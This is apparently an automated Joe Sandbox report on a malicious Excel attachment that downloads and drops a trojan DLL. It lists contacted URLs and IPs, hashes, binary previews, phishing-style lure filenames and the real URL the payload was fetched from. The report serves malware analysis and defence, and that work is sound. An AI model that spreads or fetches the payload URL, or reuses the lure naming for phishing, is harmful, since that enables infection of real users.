http://https://dev0-api.acompli.net/autodetect	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://web.microsoftstream.com/video/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://graph.windows.net	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://dataservice.o365filtering.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://majorleave.net	2200[1].dll.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://prod-global-autodetect.acompli.net/autodetect	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://weather.service.msn.com/data.aspx	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://apis.live.net/v5.0/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://management.azure.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://incidents.diagnostics.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://api.office.net	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://entitlement.diagnostics.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://outlook.office.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://templatelogging.office.com/client/log	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://outlook.office365.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://webshell.suite.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://management.azure.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://ncus-000.contentsync.	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://devnull.onenote.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://messaging.office.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://augloop.office.com/v2	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://skyapi.live.net/Activity/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://dataservice.o365filtering.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.cortana.ai	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.228.31.40	unknown	United States		15169	GOOGLEUS	true
139.162.190.91	unknown	Netherlands		63949	LINODE-APLinodeLLCUS	false
192.185.16.102	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	350713
Start date:	09.02.2021
Start time:	18:40:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Attached_File_898318.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@6/10@4/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 24% (good quality ratio 23.3%) • Quality average: 80.1% • Quality standard deviation: 27.2%
HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, taskhostw.exe, RuntimeBroker.exe, backgroundTaskHost.exe, audiodg.exe, BackgroundTransferHost.exe, HxTsr.exe, ielowutil.exe, WMIADAP.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 13.64.90.137, 40.88.32.150, 52.109.88.177, 104.42.151.234, 52.109.76.33, 52.109.12.22, 52.109.12.24, 51.11.168.160, 13.88.21.125, 92.122.213.194, 92.122.213.247, 2.20.142.210, 2.20.142.209, 51.103.5.186, 52.155.217.156, 20.54.26.129, 51.104.144.132, 184.30.24.56, 88.221.62.148 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, emea1.wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api10.laptok.at	Presentation_68192.xlsb	Get hash	malicious	Browse	• 47.89.250.152
	sup11_dump.dll	Get hash	malicious	Browse	• 45.138.24.6
	out.dll	Get hash	malicious	Browse	• 45.138.24.6
	crypt_3300.dll	Get hash	malicious	Browse	• 45.138.24.6
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0HsPbXmcFf1k.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0LC6H9UPa7cv.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0AQ7y0jQVHeA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	5Dk2HB4IS3dn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JFCp0yRoUS1z.vbs	Get hash	malicious	Browse	• 47.241.19.44
	kj3D6ZRVe22Y.vbs	Get hash	malicious	Browse	• 47.241.19.44
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LINODE-APLinodeLLCUS	v1K1JNtCgt.exe	Get hash	malicious	Browse	• 96.126.109.101
	Order 8953-PDF.exe	Get hash	malicious	Browse	• 45.118.132.153
	index_2021-02-08-19_41.dll	Get hash	malicious	Browse	• 69.164.207.140
	SecuriteInfo.com.Trojan.Dridex.735.19015.dll	Get hash	malicious	Browse	• 69.164.207.140
	57JXmQhiof.exe	Get hash	malicious	Browse	• 45.79.142.211
	MPg2bmWL2M.exe	Get hash	malicious	Browse	• 45.79.142.211
	PO-3170012466.exe	Get hash	malicious	Browse	• 96.126.123.244
	Rf1jy0FVcu.exe	Get hash	malicious	Browse	• 176.58.123.25
	wl0mBiXkW1.exe	Get hash	malicious	Browse	• 85.159.214.61
	hFsSNJ3Bvz.exe	Get hash	malicious	Browse	• 45.79.142.211
	PFxtDfOJtu.exe	Get hash	malicious	Browse	• 45.79.142.211
	MHIOfpMMs9.exe	Get hash	malicious	Browse	• 45.79.142.211
	RJVPg3z2Pu.exe	Get hash	malicious	Browse	• 45.79.142.211
	opgVccK0a8.exe	Get hash	malicious	Browse	• 45.79.142.211
	4Sl5ivG70m.exe	Get hash	malicious	Browse	• 45.33.89.196
	Attach-1851392551-HN2104490797.xls	Get hash	malicious	Browse	• 45.79.142.211
	Attach-1608315908-HN886976831.xls	Get hash	malicious	Browse	• 45.79.142.211
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 139.162.21.249
	ST33MQz3ZZ47fFjr8g09.exe	Get hash	malicious	Browse	• 178.79.168.215

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ST33MQz3ZZ47fFjr8g09.exe	Get hash	malicious	Browse	• 178.79.168.215
GOOGLEUS	5ncC1M3Cch.exe	Get hash	malicious	Browse	• 74.125.203.99
	BsjoR9T7ul.apk	Get hash	malicious	Browse	• 216.58.207.163
	5DktGbEvIA.apk	Get hash	malicious	Browse	• 172.217.20.238
	5DktGbEvIA.apk	Get hash	malicious	Browse	• 172.217.20.238
	packing list.pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	mal.apk	Get hash	malicious	Browse	• 216.239.35.0
	RFQ - ASTROFREIGHT FEB21-0621pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	LIFE BOAT WIRE FALLS.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	SecuriteInfo.com.Generic.mg.f7b0e629e591f372.exe	Get hash	malicious	Browse	• 34.102.136.180
	SOA - NCL INTER LOGISTICS.ppt	Get hash	malicious	Browse	• 172.217.23.33
	ABN RM753.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO 2420208 .pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	dhl.apk	Get hash	malicious	Browse	• 172.217.20.238
	Order 8953-PDF.exe	Get hash	malicious	Browse	• 34.102.136.180
	PURCHASE ORDER.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PROFOMA INVOICE pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	jFLKa34zZb.exe	Get hash	malicious	Browse	• 34.102.136.180
	VgO6Tbd7Rx.exe	Get hash	malicious	Browse	• 34.102.136.180
	nw6o9XFk5F.apk	Get hash	malicious	Browse	• 216.239.35.4
	1. Trace Together v2.5.2 (07 Dec).apk	Get hash	malicious	Browse	• 172.217.20.227
UNIFIEDLAYER-AS-1US	Claim-9696823-02092021.xls	Get hash	malicious	Browse	• 192.185.112.213
	Claim-9696823-02092021.xls	Get hash	malicious	Browse	• 192.185.112.213
	Claim-292671392-02082021.xls	Get hash	malicious	Browse	• 192.185.16.95
	Claim-292671392-02082021.xls	Get hash	malicious	Browse	• 192.185.16.95
	DYTh8qC0IAZAWUc.exe	Get hash	malicious	Browse	• 108.179.232.42
	Tuesday, February 9th, 2021 83422 a.m., 20210209083422.7B8380338EC1D61B@sophiajoyas.cl.html	Get hash	malicious	Browse	• 50.87.150.0
	vG4U0RKFY2.exe	Get hash	malicious	Browse	• 162.241.218.118
	Claim-688493464-02082021.xls	Get hash	malicious	Browse	• 192.185.16.95
	Claim-688493464-02082021.xls	Get hash	malicious	Browse	• 192.185.16.95
	index_2021-02-08-19_41.dll	Get hash	malicious	Browse	• 198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.19015.dll	Get hash	malicious	Browse	• 198.57.200.100
	P012108.htm	Get hash	malicious	Browse	• 216.172.167.66
	RFQ#100027386.exe	Get hash	malicious	Browse	• 108.167.172.191
	Friday_ February 5th_ 2021 64427 a.m._ 20210205064427.64791275BD060468@juidine.com.html	Get hash	malicious	Browse	• 50.87.150.0
	sdsadasdf.xls	Get hash	malicious	Browse	• 192.185.93.238
	sdsadasdf.xls	Get hash	malicious	Browse	• 192.185.93.238
	Purchase price POP.xlsx	Get hash	malicious	Browse	• 50.87.144.106
	Thursday, February 4th, 2021 103440 p.m., 20210204223440.464D4D4AD1BFDE50@juidine.com.html	Get hash	malicious	Browse	• 50.87.150.0
	TSLiIABK75.exe	Get hash	malicious	Browse	• 162.241.217.171
	gc79a7rUNV.exe	Get hash	malicious	Browse	• 192.185.20.95

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	CustomerComplaint.exe	Get hash	malicious	Browse	• 192.185.16.102
	necessary (50).xls	Get hash	malicious	Browse	• 192.185.16.102
	ct.dll	Get hash	malicious	Browse	• 192.185.16.102
	LawyerComplaintReport.exe	Get hash	malicious	Browse	• 192.185.16.102
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 192.185.16.102
	February Payroll.xls.htm	Get hash	malicious	Browse	• 192.185.16.102
	RFQ 20RFQ00106 - ID N#U00b0. 04129.exe	Get hash	malicious	Browse	• 192.185.16.102
	RFQ 20RFQ00106 - ID N#U00c2#U00b0. 04129.exe	Get hash	malicious	Browse	• 192.185.16.102
	contract (48).xls	Get hash	malicious	Browse	• 192.185.16.102
	SP AIR B00,pdf.exe	Get hash	malicious	Browse	• 192.185.16.102
	DHL_119040 nyugtabizonylat,pdf.exe	Get hash	malicious	Browse	• 192.185.16.102
	answer (36).xls	Get hash	malicious	Browse	• 192.185.16.102

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Specifications.xlsx	Get hash	malicious	Browse	• 192.185.16.102
	REVISED_EPDA _ Statment & Tuticorin MV GRACE.exe	Get hash	malicious	Browse	• 192.185.16.102
	QuDjMtiFx0.exe	Get hash	malicious	Browse	• 192.185.16.102
	255423.jhertlein.255423.htm	Get hash	malicious	Browse	• 192.185.16.102
	yqwit.exe	Get hash	malicious	Browse	• 192.185.16.102
	mq5QuYgwNX.dll	Get hash	malicious	Browse	• 192.185.16.102
	DHL_119040 documento de recibo,pdf.exe	Get hash	malicious	Browse	• 192.185.16.102
	P012108.htm	Get hash	malicious	Browse	• 192.185.16.102

Dropped Files

No context

Created / dropped Files

C:\ProgramData\ddg\11.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	292864
Entropy (8bit):	6.716033334198825
Encrypted:	false
SSDEEP:	3072:7m3Ztpl9Lpeyx09/34JOs7npgMJTVyMKN71TzjmDExUQQsP9+izoQiQ8QWQtQuQc:6pR+cTnylZPjmJQQsVj/Tmcss+l/
MD5:	B6F4155A945D241F4E5228571C2AB39C
SHA1:	2F4C7FD261CCFE3C4E3DE686A056251035DE489E
SHA-256:	CE7F1D11DD7BEC82B96DC9472AB1D36CBA5E1C99F0480DBA6DD60CD3090DE320
SHA-512:	5E973F8C2168CBFB3C476703FAD6C5F2E90E65C39C7CB6828F759437BDE42A1718EEC9F1BC53874326D14C4F778FCE7FA30A48065B2E36618A202921CDA9864
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m.f...f...f...4..f...4..f...4.f.....f...f...f....f.....f...4..f.....f..Rich.f..... .....PE..L....T.....!.....*...J.....@.....p.....@.....PA..C....A..<....@..T.....P..x...pA..8.....*..@..... ....@..$.....text...*(.....*..... ..`.rdata.....@.....@..@.data...@....P.....8.....@....rsrc...T....@.....R.....@..@.reloc..x....P... ...X... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{D28724D9-6B49-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	21592
Entropy (8bit):	1.7491965235907891
Encrypted:	false
SSDEEP:	48:IwJhGcpr+GwpL6G/ap8AcrGIpcmLAGvnZpvmJWGouuRqp9meGo4SuMVu1pmmuGWz:rJXZ2Zg2Ac9WaZtAyAfiFMo1MVkoP
MD5:	B0E851D33A85E070D007195391C2B6C5
SHA1:	F689A186486EAE7A083F1AE20FEE7767C3365F8D
SHA-256:	559660D69D5A3ADEEE51476F9593B0D87B067953461A095DB492962D6D0BE876
SHA-512:	15D491E6808891392A1F26CB0DC568C7E8C204029F68B8BFADBEA1A735DBA9D3A86BA341FBFB2DF6BF9619C5C53BF81A77D8B0B34E6ADA3F2707FC96330D59 0
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D28724DB-6B49-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5680702315474737
Encrypted:	false
SSDEEP:	48:Iw+hGcprHGwpakJhG4pQSdGrapbSOrGQpBeGHHpcAsTGUpG:r+XZRQcz6OBSOFjt2AkA

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D28724DB-6B49-11EB-90E5-ECF4BB2D2496}.dat	
MD5:	25487A3F830AB47E33C53E7A483219DF
SHA1:	3C370BE7D4101FEC94D3274E5713254C9B3ACCCC
SHA-256:	2B24C29AC46623096123DE95A310F0C6BA2424BB07B93C9E7E38EE4F38BF336D
SHA-512:	AD81FD30AF4EB42136ED9205ADD26BE42CDD5E809EC7D954A3BD84EEFEFAF162218EC44ABFAA8C22F5E66503CBCCA81FB52427D9A39D3C4DBA1C42BF53C5 8189
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\8F740160-CB42-41BF-ADD2-59ED776F89FF	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133103
Entropy (8bit):	5.376512326572846
Encrypted:	false
SSDEEP:	1536:ucQceNqaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLLPEh:OrQ9DQW+zBX84
MD5:	E74EE03EC77033FFBC44F9D0E3150C17
SHA1:	2AEB424ABD664F8C29D3632C086CBA4B0C0AEA1E
SHA-256:	64430C437AA94991F105822F91761FC5D002C6EC4E880D4DF8F0A46D4C8DFE9B
SHA-512:	E2DD772D1BC7CBC4F5F82797BD9C8F2B5F12D3752D8F3D2F8179C47454512D5FB0ACB7913B9497836252ACDB775DFA300655B65B47032073E5ACB6ACF85428E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-09T17:41:40">.. Build: 16.0.13802.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\55CDA90A.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 1200 x 800, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33923
Entropy (8bit):	7.68545544084692
Encrypted:	false
SSDEEP:	384:/bJTVSjT1t05IO4gCdzJ22tjSKKSYkIfE8taQO30pTVuClvHzwCFGP4yQaf5dMlU:7w1C5GjhjjRgkNOLOkyPM4rM+H
MD5:	4A3975F458CA57A2E7A2139AD0B1F6AC
SHA1:	2D39BBE49EE7AA36EE363BF8113543A8CFD45FF5
SHA-256:	D1A22C76ABC644665B92855CD734250DD3B3E26E5CA40A9B1D5F4AD3367F9B69
SHA-512:	D12F9A21000241BC04CAD957667993C2AC12F5A9B2DABA5F64D5BC1023C16FBB5E43FBF9B6A1A8B8D7444AF7C26BD2F377CEC9E7A3E2F8DE9D73F3A979EBE 044
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR..... .....3.....pHYs.....sRGB.....gAMA.....a.....IDATx.....]u}7....@P\@II...D..*M...6..c..Z.....b+...O..>]..h..U..V*...m5lkk*.H..b.K.j.....?.3s.3w.r.....d.. {.{f.g....m...{4....@.vO.....1.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`... ..5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.....Y.`.....5.. ....Y.`.....=.m}q..4H...~.=.....3}..A...nO...7&.....F.....i..v..i.=...4....r`.!....Y.`.....5.....Y.`.....5.....Ys.B....z|:~.....{.{../..[._l.....I.EV.~..i..?!m.....~/..E..~.Mi.A...C...X...L6...w.O. (.....[>..n.`...>.y.....~.].~M..m....q{.>....xv....}4...k...|$1}^....~.....L'.....'>5.....s.~...3_|r.i?.....>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\2200[1].dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	292864
Entropy (8bit):	6.716033334198825
Encrypted:	false
SSDEEP:	3072:7m3Ztpl9Lpeyx09/34JOs7npgMJTVyMKN71TzjmDExUQQsP9+izoQiQ8QWQtQuQc:6pR+cTnylZPjmJQQsVj/Tmcss+l/
MD5:	B6F4155A945D241F4E5228571C2AB39C
SHA1:	2F4C7FD261CCFE3C4E3DE686A056251035DE489E
SHA-256:	CE7F1D11DD7BEC82B96DC9472AB1D36CBA5E1C99F0480DBA6DD60CD3090DE320
SHA-512:	5E973F8C2168CBFB3C476703FAD6C5F2E90E65C39C7CB6828F759437BDE42A1718EEC9F1BC53874326D14C4F778FCE7FA30A48065B2E36618A202921CDA9864

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\2200[1].dll	
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://https://urbandancecity.com/wp-content/cache/stats/5fe/5bc/2200.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m.f...f...f...4..f...4..f...4.f.....f...f...f.....f.....f...4..f.....f..Rich.f..... .....PE..L.....T.....!.....*...J.....@.....p.....@.....PA..C....A..<....@..T.....P..x...pA..8.....*..@..... ....@..$.....text...*(.....*..... ..`.rdata.....@.....@..@.data...@....P.....8.....@....rsrc...T....@.....R.....@..@.reloc..x....P... ...X... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\2E720000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	76147
Entropy (8bit):	7.741958925688105
Encrypted:	false
SSDEEP:	1536:ech4kJGZj1jky04V4Tbit7il5DzxbPoOwP8X0oZA+vy:Th4Sqj1l4miRil5fhoOG+6b
MD5:	2B61B6A837C03211466E67332F663740
SHA1:	F15AE7179ED30FF735DD7E2B289D1E53C570A96E
SHA-256:	456DF6BFF51D037FCF08E77E32A9315E2162C70030F6CE8CD90575028288E4FF
